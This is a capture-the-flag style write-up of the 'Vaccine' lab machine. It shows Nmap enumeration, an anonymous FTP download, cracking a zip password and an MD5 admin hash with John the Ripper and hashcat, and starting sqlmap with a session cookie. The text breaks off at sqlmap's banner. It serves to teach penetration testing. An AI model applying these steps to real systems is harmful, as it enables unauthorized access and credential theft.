

Vaccine Write-up

Prepared by: ilinor

Introduction

Penetration testing is not simple, it requires lots of technical knowledge and the capability to think outside of the box. Sometimes you will find simple yet dangerous vulnerabilities, other times you will find vulnerabilities where public exploits exists which you can use to get easy access to the system. The reality is, most of the times you will need to have many different vulnerabilities and misconfiguration where you will have to chain them all together in order to access the system of the target machine, or you will have a system that doesn't have vulnerabilities, but it has a weak password which might grant you access to the system. Vaccine is the machine that teaches us how enumeration is always the key, even if the system seems to be secure. Apart from that, it also teaches us how important is password cracking, it's surprising to know that not everyone has strong passwords.

Enumeration

Just as usual, we start off with the Nmap scan:

```

$ sudo nmap -sC -sV {target_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-24 11:21 CEST
Nmap scan report for {target_IP}
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          2533 Apr 13 11:56 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.9
|   Logged in as ftpuser
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256  ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256  42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.26 seconds

```

There are three ports open: 21 (FTP), 22 (SSH), 80 (HTTP). Since we don't have any credentials for the SSH service, we will start off with enumeration of the port 21, since the Nmap shows that it allows anonymous login:

```

$ ftp {target_IP}

Connected to {target_IP}.
220 (vsFTPd 3.0.3)

Name ({target_IP}:{username}): anonymous

331 Please specify the password.
Password: anon123

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 0      0      2533 Apr 13 11:56 backup.zip
226 Directory send OK.
```

We can see that there is a `backup.zip` file available, we will download it:


```

ftp> get backup.zip

local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (32.6440 MB/s)

ftp> exit
221 Goodbye.
```


It will be located in the folder from where we established the FTP connection. We will try to unzip it with the command `unzip`:



```
$ ls
backup.zip

$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
```

The compressed archive asks us for a password. We will try a couple of basic passwords to see if it will let us in, however, no luck in it.



```
$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password: password123
    skipping: index.php             incorrect password
    skipping: style.css             incorrect password
```

We will have to somehow crack the password. The tool we will use for this task is named John the Ripper.

John the Ripper is a free password cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is among the most frequently used password testing and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash. Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

John the Ripper comes pre-installed with Parrot OS & Kali Linux, however, if you don't have it, you can install it from the repository:

```
$ sudo apt install john
```

```
Reading package lists... Done
```

```
Building dependency tree... Done
```

```
Reading state information... Done
```

```
The following packages were automatically installed and are no longer required:
```

```
golang-1.15 golang-1.15-doc golang-1.15-go golang-1.15-src golang-1.16  
golang-1.16-doc golang-1.16-go golang-1.16-src libcapstone-dev  
libcmis-0.5-5v5 libgvm20 liblibreoffice-java liblz4-dev libmagic-dev  
libqrccodegccpp1 libradare2-dev libuc11 libunoloader-java libuv1-dev  
libzip-dev linux-headers-5.10.0-5parrot1-common  
linux-headers-5.10.0-6parrot1-amd64 linux-headers-5.10.0-6parrot1-common  
linux-image-5.10.0-6parrot1-amd64 oracle-instantclient-basic  
python-babel-localedata python3-babel radare2 upx-ucl ure-java  
virtualbox-guest-dkms
```

```
Use 'sudo apt autoremove' to remove them.
```

```
The following NEW packages will be installed:
```

```
john
```

```
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
```

```
Need to get 12.4 MB of archives.
```

```
After this operation, 78.2 MB of additional disk space will be used.
```

```
Get:1 https://ftp.halifax.rwth-aachen.de/parrotsec rolling/main amd64 john amd64 1.9.0-Jumbo-1-1parrot2 [12.4 MB]
```

```
Fetched 12.4 MB in 2s (5,262 kB/s)
```

```
Selecting previously unselected package john.
```

```
(Reading database ... 465052 files and directories currently installed.)
```

```
Preparing to unpack ../john_1.9.0-Jumbo-1-1parrot2_amd64.deb ...
```

```
Unpacking john (1.9.0-Jumbo-1-1parrot2) ...
```

```
Setting up john (1.9.0-Jumbo-1-1parrot2) ...
```

```
mode of '/var/run/john' changed from 0755 (rwxr-xr-x) to 0700 (rwx-----)
```

```
Processing triggers for mailcap (3.69) ...
```

```
Processing triggers for bamfdaemon (0.5.4-2) ...
```

```
Rebuilding /usr/share/applications/bamf-2.index...
```

```
Processing triggers for desktop-file-utils (0.26-1) ...
```

```
Processing triggers for man-db (2.9.4-2) ...
```

```
Scanning application launchers
```

```
Removing duplicate launchers or broken launchers
```

```
Launchers are updated
```

Once you install it, you can type the following command to check how to use it:

```
$ john --help
```

```
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/
```

```
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,...]]  "single crack" mode, using default or named rules
--single=:rule[,...]      same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]         like --wordlist, but extract words from a .pot file
--dupe-suppression        suppress all dupes in wordlist (and force preload)
--prince[=FILE]           PRINCE mode, read words from FILE
--encoding=NAME           input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,...]]  enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[;...]      same, using "immediate" rule(s)
--rules-stack=SECTION[,...] stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[;...] same, using "immediate" rule(s)
--incremental[=MODE]     "incremental" mode [using section MODE]
--mask[=MASK]            mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]       "Markov" mode (see doc/MARKOV)
--external=MODE          external mode or word filter
--subsets[=CHARSET]      "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]        just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=left]             show cracked passwords [if =left, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...]     load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...]   load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]   load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]    load salts with[out] cost value Cn [to Mn]. For
                        tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL    this node's number range out of TOTAL count
--fork=N                 fork N processes
--pot=NAME               pot file to use
--list=WHAT              list capabilities, see --list=help or doc/OPTIONS
--format=NAME            force hash of type NAME. The supported formats can
                        be seen with --list=formats and --list=subformats
```

In order to successfully crack the password, we will have to convert the ZIP into the hash using the `zip2john` module that comes within John the Ripper:

```
$ zip2john backup.zip > hashes
```

Created directory: /home/{username}/.john

ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk,
TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06

ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk,
TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A

NOTE: It is assumed that all files in each archive have the same
password.

If that is not the case, the hash may be uncrackable. To avoid this,
use

option -o to pick a file at a time.

```
$ ls
```

backup.zip	Documents	hashes	Pictures	Templates	Videos
Desktop	Downloads	Music	Public	Tools	

```
$ cat hashes
```

```
backup.zip:$pkzip2$2*2*1*0*8*24*3a41*5722*543fb39ed1a919ce7b58641a238e0  
0f4cb3a826cfb1b8f4b225aa15c4ffda8fe72f60a82*2*0*3da*cca*1b1ccd6a*504*43  
*8*3da*1b1c*989a*22290dc3505e51d341f31925a7ffefc181ef9f66d8d25e53c82afc  
7c1598fbc3fff28a17ba9d8cec9a52d66a11ac103f257e14885793fe01e262389157966  
40e8936073177d3e6e28915f5abf20fb2fb2354cf3b7744be3e7a0a9a798bd40b63dc00  
c2ceaef81beb5d3c2b94e588c58725a07fe4ef86c990872b652b3dae89b2ffff1f127142  
c95a5c3452b997e3312db40aee19b120b85b90f8a8828a13dd114f3401142d4bb6b4e36  
9e308cc81c26912c3d673dc23a15920764f108ed151ebc3648932f1e8befd9554b9c904  
f6e6f19cbded8e1cac4e48a5be2b250ddfe42f7261444fbed8f86d207578c61c45fb2f4  
8d7984ef7dcf88ed3885aaa12b943be3682b7df461842e3566700298efad66607052bd5  
9c0e861a7672356729e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a  
5d934b859133082a9f0e74d31243e81b72b45ef3074c0b2a676f409ad5aad7efb32971e  
68adbbb4d34ed681ad638947f35f43bb33217f71cbb0ec9f876ea75c299800bd36ec810  
17a4938c86fc7dbe2d412ccf032a3dc98f53e22e066defeb32f00a6f91ce9119da438a3  
27d0e6b990eec23ea820fa24d3ed2dc2a7a56e4b21f8599cc75d00a42f02c653f916824  
9747832500bfd5828eae19a68b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24  
dbfc88f27258be9cf0f7fd531a0e980b6defe1f725e55538128fe52d296b3119b7e4149  
da3716abac1acd841afcbf79474911196d8596f79862dea26f555c772bbd1d0601814cb  
0e5939ce6e4452182d23167a287c5a18464581baab1d5f7d5d58d8087b7d0ca8647481e  
2d4cb6bc2e63aa9bc8c5d4dfc51f9cd2a1ee12a6a44a6e64ac208365180c1fa02bf4f62  
7d5ca5c817cc101ce689afe130e1e6682123635a6e524e2833335f3a44704de5300b8d1  
96df50660bb4dbb7b5cb082ce78d79b4b38e8e738e26798d10502281bfed1a9bb6426bf  
c47ef62841079d41dbe4fd356f53afc211b04af58fe3978f0cf4b96a7a6fc7ded6e2fba  
800227b186ee598dbf0c14cbfa557056ca836d69e28262a060a201d005b3f2ce736caed  
814591e4ccde4e2ab6bdbd647b08e543b4b2a5b23bc17488464b2d0359602a45cc26e30  
cf166720c43d6b5a1fddcfd380a9c7240ea888638e12a4533cfee2c7040a2f293a888d6  
dcc0d77bf0a2270f765e5ad8bfcb7e68762359e335dfd2a9563f1d1d9327eb39e68690  
a8740fc9748483ba64f1d923edfc2754fc020bbfae77d06e8c94fba2a02612c0787b60f  
0ee78d21a6305fb97ad04bb562db282c223667af8ad907466b88e7052072d6968acb725  
8fb8846da057b1448a2a9699ac0e5592e369fd6e87d677a1fe91c0d0155fd237bfd2dc4  
9*$ /pkzip2$: :backup.zip:style.css, index.php:backup.zip
```


Now, we will type the following command:

```
john -wordlist=/usr/share/wordlists/rockyou.txt hashes
```

So it will load the wordlist & it will do a brute force attack against the hash stored in file `hashes`. Once the password is cracked, we will use the `--show` option to display the cracked password.

```
$ john -wordlist=/usr/share/wordlists/rockyou.txt hashes

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (backup.zip)
lg 0:00:00:00 DONE (2021-07-24 12:10) 50.00g/s 204800p/s 204800c/s 204800C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed

$ john --show hashes
backup.zip:741852963::backup.zip:style.css, index.php:backup.zip

1 password hash cracked, 0 left
```

We can see the cracked password: `741852963`. We will extract the files now:

```
$ unzip backup.zip

Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

$ ls -la


total 28
drwxr-xr-x 1 {username} {username} 116 Jun 24 12:18 .
drwxr-xr-x 1 {username} {username}  72 Jun 23 10:57 ..
-rw-r--r-- 1 {username} {username} 2533 Jun 24 11:23 backup.zip
-rw-r--r-- 1 {username} {username} 2186 Jun 24 11:58 hashes
-rw-r--r-- 1 {username} {username} 2594 Feb  3 2020 index.php
-rw-r--r-- 1 {username} {username} 3274 Feb  3 2020 style.css
```

We will now read the `index.php` file first:


```
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) ===
"2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
```

We can see the credentials of `admin:2cb42f8734ea607eefed3b70af13bbd3`, which we might be able to use. But the password seems hashed.

We will try to identify the hash type & crack it with the hashcat:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the command `$ hashid 2cb42f8734ea607eefed3b70af13bbd3` and its output, which lists various hash types for analysis.

```
$ hashid 2cb42f8734ea607eefed3b70af13bbd3

Analyzing '2cb42f8734ea607eefed3b70af13bbd3'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

It provides a huge list of possible hashes, however, we will go with MD5 first:

We will put the hash in a text file called hash & then crack it with hashcat:

```

$ echo '2cb42f8734ea607eefed3b70af13bbd3' > hash

$ hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-1038NG7 CPU @ 2.00GHz, 3234/3298 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

2cb42f8734ea607eefed3b70af13bbd3:qwerty789


Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Sat Jul 24 12:27:04 2021 (1 sec)
Time.Estimated...: Sat Jul 24 12:27:05 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2566.6 kH/s (0.23ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 100352/14344385 (0.70%)
Rejected.....: 0/100352 (0.00%)
Restore.Point...: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Dominic1 -> paashaas

Started: Sat Jul 24 12:27:03 2021
Stopped: Sat Jul 24 12:27:06 2021

```

Hashcat cracked the password: `qwerty789`


We will start our web browser to enumerate the port 80, see where can we log in:



We can see the login page, by supplying the previously found username & cracked password, we managed to log in successfully!

MegaCorp Car Catalogue			
SEARCH			
Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

So the dashboard has nothing special in it, however, it has a catalogue, which might be connected with the database. Let's create any query:



By checking the URL, we can see that there is a variable `$search` which is responsible for searching through catalogue. We could test it to see if it's SQL injectable, but instead of doing it manually, we will use a tool called `sqlmap`.

SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

The sqlmap comes pre-installed with Parrot OS & Kali Linux, however, you can install it through the repository if you don't have it:

```
sudo apt install sqlmap
```

To see how to use it, we will type the following command:

[illegible]

```

-g GOOGLEDOCK      Process Google dock results as target URL

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA        Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE    HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent     Use randomly selected HTTP User-Agent header value
  --proxy=PROXY      Use a proxy to connect to the target URL
  --tor              Use Tor anonymity network
  --check-tor        Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER   Testable parameter(s)
  --dbms=DBMS        Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL      Level of tests to perform (1-5, default 1)
  --risk=RISK        Risk of tests to perform (1-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH.. SQL injection techniques to use (default "BEUSTQ")

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all          Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all         Dump all DBMS databases tables entries
  -D DB              DBMS database to enumerate
  -T TBL             DBMS database table(s) to enumerate
  -C COL             DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters

  --batch            Never ask for user input, use the default behavior
  --flush-session    Flush session files for current target

Miscellaneous:
  These options do not fit into any other category

  --wizard           Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

```

We will provide the URL & the cookie to the sqlmap in order for it to find vulnerability. The reason why we have to provide a cookie is because of authentication:


To grab the cookie, we can intercept any request in Burp Suite & get it from there, however, you can install a great extension for your web browser called `cookie-editor`:

For Google:

<https://chrome.google.com/webstore/detail/cookie-editor/hlkenndednhfkekhgdcidfdnkalmdm>

For Firefox:

<https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/>



The cookies in HTTP messages of requests are usually set the following way:

```
PHPSESSID=7u6p9qbhb44c5c1rsefp4ro8u1
```

Knowing that, here's how our sqlmap syntax should look:

```
sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --  
cookie="PHPSESSID=7u6p9qbhb44c5c1rsefp4ro8u1"
```

We ran the sqlmap:

Note: There will be some questions that the tool will ask you, you can respond with 'Y' or 'N', or just by pressing ENTER for the default answer.

```
$ sqlmap -u 'http://{target_IP}/dashboard.php?search=any+query' --cookie="PHPSESSID={your_cookie}"
```

```

  _H_
  [""] (1.5.3#stable)
  _-|_ . |) | .'| . |
  |__|_ [,]_|_|_|_|_|_|_|_|
  |_|V... |_| http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:45:44 /2021-07-24/

```
